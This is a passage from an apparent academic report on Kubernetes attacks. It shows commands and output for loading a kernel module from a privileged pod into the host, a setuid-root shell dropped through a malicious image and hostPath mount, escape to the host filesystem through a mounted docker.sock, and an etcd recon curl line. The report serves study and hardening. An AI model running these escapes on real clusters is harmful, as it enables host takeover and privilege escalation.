groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/ #
```

Figure 39 - List of the capabilities of a pod with the privileged flag




```
panmyt@ubuntu:~/Documents$ kubectl exec -it alpine /bin/sh
/ # capsh
/bin/sh: capsh: not found
/ # apk add -U libcap
fetch http://dl-cdn.alpinelinux.org/alpine/v3.11/main/x86_64/APKINDEX.tar.gz
fetch http://dl-cdn.alpinelinux.org/alpine/v3.11/community/x86_64/APKINDEX.tar.gz
(1/1) Installing libcap (2.27-r0)
Executing busybox-1.31.1-r9.trigger
OK: 6 MiB in 15 packages
/ # capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_s
etfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,ca
p_setfcap
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

Figure 40 - List of the capabilities of a pod without the privileged flag


3.9 Attack a container with privileged flag

At first, we deploy a pod with –privileged flag on. Then we write a simple module that prints a message when the module is loaded into the kernel and when it is unloaded form the kernel. Kernel modules are extensions for the Linux kernel. Then we compile the Linux kernel module.




```
panmyt@ubuntu:~/Documents/kernel_module$ cat docker-module.c
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>

static int __init docker_module_init(void) {

    printk(KERN_INFO "Docker module has been loaded\n");
    return 0;
}

static void __exit docker_module_exit(void) {
    printk(KERN_INFO "Docker module has been unloaded\n");
}

module_init(docker_module_init);
module_exit(docker_module_exit);
```

Figure 41 - kernel module code for printing messages when is loaded and when it exits.



```
panmyt@ubuntu:~/Documents/kernel_module$ sudo make
make -C /lib/modules/5.3.0-40-generic/build  M=/home/panmyt/Documents/kernel_mod
ule modules
make[1]: Entering directory '/usr/src/linux-headers-5.3.0-40-generic'
  CC [M]  /home/panmyt/Documents/kernel_module/docker-module.o
  Building modules, stage 2.
  MODPOST 1 modules
WARNING: modpost: missing MODULE_LICENSE() in /home/panmyt/Documents/kernel_modu
le/docker-module.o
see include/linux/module.h for more information
  CC      /home/panmyt/Documents/kernel_module/docker-module.mod.o
  LD [M]  /home/panmyt/Documents/kernel_module/docker-module.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.3.0-40-generic'
```


Figure 42- Compilation of kernel module



```
panmyt@ubuntu:~/Documents/kernel_module$ ls
docker-module.c    docker-module.mod.c  kernel2        Module.symvers
docker-module.ko   docker-module.mod.o  Makefile
docker-module.mod  docker-module.o      modules.order
```


Figure 43 - List of the exported files after compilation

In order for the kernel to be transferred to the container we base64 encode it, we copy it inside the container and then we decode it.



```
panmyt@ubuntu:~/Documents/kernel_module$ base64 docker-module.ko
f0VMRgIBAQAAAAAAAAAAAAEAPgABAAAAAAAAAAAAAAAAAAAAAAAAAAJgKAAAAAAAAAAAAAEAAAAAA
AEAAFQAUAAQAAAAUAAAAAwAAAEdOVQB/KAjUf2I4WIlCX8Gx6ZowW+L61OgAAAAAVUjHxwAAAABI
ieXoAAAAADHAXcNVSMfHAAAAAEiJ5egAAAAAXcMAATZEb2NrZXIgbW9kdWxlIGhhcyBiZWVuIGxv
YWRlZAoAAAAAAAAAAAAAE2RG9ja2VyIG1vZHVsZSBoYXMgYmVlbiB1bmxvYWRlZAoAAAAAAAAAAAAAA
AAAAAHNyY3ZlcnNpb249QjgxODEzRTNFMjM2MTQxQzkyQjk1MkQAAAAAAABkZXBlbmRzPQByZXRw
b2xpbmU9WQBuYW1lPWRvY2tlcl9tb2R1bGUAdmVybWFnaWM9NS4zLjAtNDAtZ2VuZXJpYyBTTVAg
bW9kX3VubG9hZCAAAAAGAAAAAQAAAAABAABMaW51eAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


Figure 44 - base64 encoding of kernel module



```
/ # base64 -d /tmp/temp.ko > /tmp/docker_module.ko
/ # ls -l /tmp
total 12
-rw-r--r--    1 root     root          4056 Mar  1 09:23 docker_module.ko
-rw-r--r--    1 root     root          5480 Mar  1 09:21 temp.ko
```


Figure 45 - base64 decoding of the kernel module inside the container

After the module is decoded, we are then able to load it. If we look at the /var/log/kern.log in the host machine, we notice the messages that we printed inside the module. We also notice the module itself in the host by using lsmod [27].




```
/ # insmod /tmp/docker_module.ko
/ # rmmod docker_module.ko
/ # 
```

Figure 46 - Commands to load and unload a kernel module inside a privileged container



```
Mar  1 01:31:20 ubuntu kernel: [29945.786108] Docker module has been loaded
Mar  1 01:36:17 ubuntu kernel: [30242.255766] Docker module has been unloaded
```

Figure 47 - Kernel module logs inside /var/log/kern.log after insmod and rmmod are executed



```
panmyt@ubuntu:~/Documents/kernel_module$ lsmod | grep docke
docker_module          16384  0
panmyt@ubuntu:~/Documents/kernel_module$ lsmod | grep docke
panmyt@ubuntu:~/Documents/kernel_module$
```


Figure 48 - lsmod to view the module loaded in the host

Following the same steps, a module that gives a reverse shell to the host machine or something relevant could have been loaded. The above procedure was conducted with microk8s cluster.

3.10 Privilege escalation using volume mounts and local registry

In this attack a local registry will be used to create a pod so that the user that is running pods who has no special rights on the server manages to escalate to root. An attacker could exploit the fact that docker daemon requires root privileges to perform some of its operations.


First, we are going to create a docker image using the following components. A shell binary that opens a shell as root, a bash script that copies the file into a mounted path in the container and changes the permission and a docker file that downloads the alpine image and copies the two mentioned files into it.



```
panmyt@ubuntu:~/Documents/app$ cat Dockerfile
FROM alpine:latest
COPY shellscript.sh shellscript.sh
COPY shell shell
panmyt@ubuntu:~/Documents/app$ cat shell.c
int main()
{
        setuid(0);
        system("/bin/sh");
        return 0;
}
panmyt@ubuntu:~/Documents/app$ cat shellscript.sh
#!/bin/bash

cp shell /shared/shell
chmod 4777 /shared/shell
```


Figure 49 - A Dockerfile, a program and a bash script are used to conduct the attack

Then we run a local docker registry so that Kubernetes is able to download the malicious image from and we build the image.



```
panmyt@ubuntu:~/Documents/app$ docker run --rm -it -p 5000:5000 registry
WARN[0000] No HTTP secret provided - generated random secret. This may cause problems with uploads if multiple registries are behind a load-balancer. To provide a sha
red secret, fill in http.secret in the configuration file or set the REGISTRY_HTTP_SECRET environment variable.  go.version=go1.11.2 instance.id=5d396c93-9fda-49a1-bf
10-38debd961323 service=registry version=v2.7.1
INFO[0000] redis not configured                          go.version=go1.11.2 instance.id=5d396c93-9fda-49a1-bf10-38debd961323 service=registry version=v2.7.1
INFO[0000] Starting upload purge in 44m0s                go.version=go1.11.2 instance.id=5d396c93-9fda-49a1-bf10-38debd961323 service=registry version=v2.7.1
INFO[0000] using inmemory blob descriptor cache          go.version=go1.11.2 instance.id=5d396c93-9fda-49a1-bf10-38debd961323 service=registry version=v2.7.1
INFO[0000] listening on [::]:5000                        go.version=go1.11.2 instance.id=5d396c93-9fda-49a1-bf10-38debd961323 service=registry version=v2.7.1
172.17.0.1 - - [01/Mar/2020:11:51:25 +0000] "GET / HTTP/1.1" 200 0 "" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0"
INFO[0109] response completed                            go.version=go1.11.2 http.request.host="localhost:5000" http.request.id=079c442b-0ced-4300-a810-89e51282615f h
ttp.request.method=GET http.request.remoteaddr="172.17.0.1:33868" http.request.uri="/v2/" http.request.useragent="docker/19.03.6 go/go1.12.16 git-commit/369ce74a3c ke
rnel/5.3.0-40-generic os/linux arch/amd64 UpstreamClient(Docker-Client/19.03.6 \(linux\))" http.response.contenttype="application/json; charset=utf-8" http.response.d
uration="766.833µs" http.response.status=200 http.response.written=2
172.17.0.1 - - [01/Mar/2020:11:52:27 +0000] "GET /v2/ HTTP/1.1" 200 2 "" "docker/19.03.6 go/go1.12.16 git-commit/369ce74a3c kernel/5.3.0-40-generic os/linux arch/amd6
```


Figure 50 - Docker registry running on port 5000



```
panmyt@ubuntu:~/Documents/app$ docker build . -t malicious
Sending build context to Docker daemon  28.16kB
Step 1/3 : FROM alpine:latest
 ---> e7d92cdc71fe
Step 2/3 : COPY shellscript.sh shellscript.sh
 ---> 3d03d649740f
Step 3/3 : COPY shell shell
 ---> d5e716eb562c
Successfully built d5e716eb562c
Successfully tagged malicious:latest
```

Figure 51 - The build process of the malicious image


Following that, we tag the image so that the registry is able to serve it and then we push it to the registry.



```
panmyt@ubuntu:~/Documents/app$ docker tag malicious localhost:5000/malicious
panmyt@ubuntu:~/Documents/app$ docker push localhost:5000/malicious
The push refers to repository [localhost:5000/malicious]
c74a79493991: Mounted from security
3d91525f38fe: Mounted from security
5216338b40a7: Layer already exists
latest: digest: sha256:e05ff1dab20ec1fc7ecdf562e92289e152f89e5685d62d3a79b92901c242bb68 size: 943
panmyt@ubuntu:~/Documents/app$ docker images
REPOSITORY                          TAG                 IMAGE ID            CREATED             SIZE
malicious                           latest              d5e716eb562c        5 minutes ago       5.6MB
localhost:5000/malicious            latest              d5e716eb562c        5 minutes ago       5.6MB
registry                            latest              708bc6af7e5e        5 weeks ago         25.8MB
```

Figure 52 - Image being tagged and pushed to the registry


Finally, we deploy the yaml file in Kubernetes that creates a pod which downloads the malicious docker image and copies the binary shell in the mounted folder of the host (/tmp/shared)



```
apiVersion: v1
kind: Pod
metadata:
  name: security
spec:
  containers:
  - name: security
    image: localhost:5000/malicious
    volumeMounts:
    - name: storage
      mountPath: /shared
    command: ["/bin/sh"]
    args: ["shellscript.sh"]
  volumes:
  - name: storage
    hostPath:
      path: /tmp/shared
      type: Directory
```

Figure 53 - Yaml configuration of malicious pod

We notice that a shell binary has appeared in /tmp/shared location. When the shell is executed, we automatically get a shell with root privileges.




```
panmyt@ubuntu:/tmp/shared$ ls
shell
panmyt@ubuntu:/tmp/shared$ ./shell
# id
uid=0(root) gid=1000(panmyt) groups=1000(panmyt),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare),998(microk8s),999(docker)
# 
```

Figure 54 - Shell binary execution leads to gaining root priviledges

3.11 Docker.sock

When any docker command is typed using the docker client, the docker client interacts with docker socket and manages the containers. Docker socket Is the Unix socket which acts as a backbone for managing containers. When an image is downloaded from the internet and a container is started using those images at some cases /var/run/docker.sock is needed to be mounted. Possible legitimate cases for docker socket to be mounted is if a docker is going to run to audit all docker running on the host or any case that containers need to be managed by another container. Generally, this socket is needed if it is going to interact with other docker images on that host. On the other hand, a malicious actor could use this mount for his own agenda. In the next pictures we can see how an attacker could use this mount to mount the host machines filesystem.


We are creating a pod that contains a container using the alpine image. The var/run/docker.sock of the host is mounted on the var/run/docker.sock of the container. The containers sleep for 5000 seconds so that there is enough time to execute the attack. After 5000 seconds pass the pod is terminated.



```
panmyt@ubuntu:~/Documents/socket$ cat docsoc.yaml
apiVersion: v1
kind: Pod
metadata:
  name: alpine-docsoc
spec:
  containers:
  - image: alpine
    name: alpine-docsoc-container
    command: ["/bin/sh"]
    args: ["-c", "sleep 5000"]
    volumeMounts:
    - mountPath: /var/run/docker.sock
      name: docker-sock-volume
  volumes:
  - name: docker-sock-volume
    hostPath:
      # location on host
      path: /var/run/docker.sock
      # this field is optional
      type: File
```

Figure 55 - Yaml configuration of a pod with docker.sock mounted


After the pod is deployed, we access it and check that /var/run/docker.sock is mounted.



```
panmyt@ubuntu:~/Documents/socket$ kubectl apply -f docsoc.yaml
pod/alpine-docsoc created
panmyt@ubuntu:~/Documents/socket$ kubectl get pods
NAME            READY   STATUS    RESTARTS   AGE
alpine-docsoc   1/1     Running   0          6s
panmyt@ubuntu:~/Documents/socket$ kubectl exec -it alpine-docsoc /bin/sh
/ # ls /var/run/docker.sock
/var/run/docker.sock
/ # docker
/bin/sh: docker: not found
/ # apk update
```

Figure 56 - Check if docker.sock is mounted to the container


Then we install docker inside the docker container. Using this docker client and the docker socket mounted in the container we can simply spin up another container on the host and mount the host directory onto the newly started container and then get a shell on the newly started container to be able to access the root directory of the host.



```
/ # apk add -U docker
(1/12) Installing ca-certificates (20191127-r1)
(2/12) Installing libseccomp (2.4.2-r2)
(3/12) Installing runc (1.0.0_rc9-r0)
(4/12) Installing containerd (1.3.2-r0)
(5/12) Installing libmnl (1.0.4-r0)
(6/12) Installing libnftnl-libs (1.1.5-r0)
(7/12) Installing iptables (1.8.3-r1)
(8/12) Installing tini-static (0.18.0-r0)
(9/12) Installing device-mapper-libs (2.02.186-r0)
(10/12) Installing docker-engine (19.03.5-r0)
(11/12) Installing docker-cli (19.03.5-r0)
(12/12) Installing docker (19.03.5-r0)
Executing docker-19.03.5-r0.pre-install
Executing busybox-1.31.1-r9.trigger
Executing ca-certificates-20191127-r1.trigger
OK: 306 MiB in 26 packages
/ # docker -v
Docker version 19.03.5, build 633a0ea838f10e000b7c6d6eed1623e6e988b5bb
/ # docker -H unix:///var/run/docker.sock run -it -v /:/test:ro -t alpine sh
/ # cd test
```

Figure 57 - Docker installation and spin up of a new container in the host

Finally, we notice that if we list the mounted directory is the host's root directory [27].



```
panmyt@ubuntu:~$ cd ..
panmyt@ubuntu:/home$ cd ..
panmyt@ubuntu:/$ ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swapfile  usr  vmlinuz.old
panmyt@ubuntu:/$ cd /home
panmyt@ubuntu:/home$ ls
```

```
/test # ls
bin         initrd.img.old  proc      sys
boot        lib             root      tmp
cdrom       lib64           run       usr
dev         lost+found      sbin      var
etc         media           snap      vmlinuz
home        mnt             srv       vmlinuz.old
initrd.img  opt             swapfile
```

Figure 58 - Validation that the host's root directory is mounted on the new container

3.12 Attack to etcd

Etcd as previously mentioned is a consistent and highly available key value store used for storing all cluster data of Kubernetes. In every master node there is an etcd member. They have an election to choose the leader. When any operation happens on the cluster the leader gets the information and then he has to pass it to all the members. An attacker who has gained access to etcd can do a reconnaissance of the cluster. For security reasons etcd should have its own ca system. So, if the frontend certificate is compromised there is an extra layer of security. It is recommended to have a different ca for the front end, a different ca for middleware and a different ca for etcd. A default Kubernetes setup is not encrypted by default. Secrets are stored in plaintext. That means that anyone who has access to etcd, a backup of etcd or the master node has access to all of the secrets in plaintext. Specifically, before the secrets are stored in etcs they are base 64 encoded which is not to be mistaken as an encryption and it can be easily decoded. The above situation refers to the default out of the box configuration of Kubernetes. DNS resolution does not work across namespaces. Inside etcd you can find ip addresses of all things on k8s. Calico has a networking model that allows you to segregate, like a software defined firewall for k8s. Most clusters don't expose etcd to the workers, but some install a separate etcd instance to support calico network policy. In some cases, it is exposed with no tls, authentication and authorization. Some cloud providers using shared responsibility model and can manage the master and etcd for you while pod, containers and nodes are the client's responsibility. [28]

Etcd runs by default on port 2379. It is mandatory for security reasons to enable the options below true so that whoever wants to talk to etcd is required to have a certificate.

```
--client-cert-auth=true -> /etc/Kubernetes/manifests/etcd.yaml
```

Additionally, a firewall around etcd will make an attacker access significantly more difficult. Otherwise an attacker with just a curl command can gain information about the cluster. [22]

```
Curl -k https://<ip address>:2379/version
```


3.13 Attack on Kubernetes Dashboard

Dashboard is a web-based Kubernetes user interface. The Dashboard can be used to deploy containerized applications to a Kubernetes cluster, troubleshoot the containerized applications and manage the cluster resources. Also, It can get an overview of applications running on the cluster, as well as create or modify individual Kubernetes resources such as Deployments. The Dashboard also provides information on the state of Kubernetes resources in the cluster and on any errors that may have occurred [29].

To access the dashboard, you need either a kubeconfig file or a token. The kubeconfig file contains a certificate that is signed form the CA of the cluster. It is possible to use an external CA but every Kubernetes cluster has a cluster root Certificate Authority (CA). It is the same CA that is used by cluster components to validate the certificates needed by them.

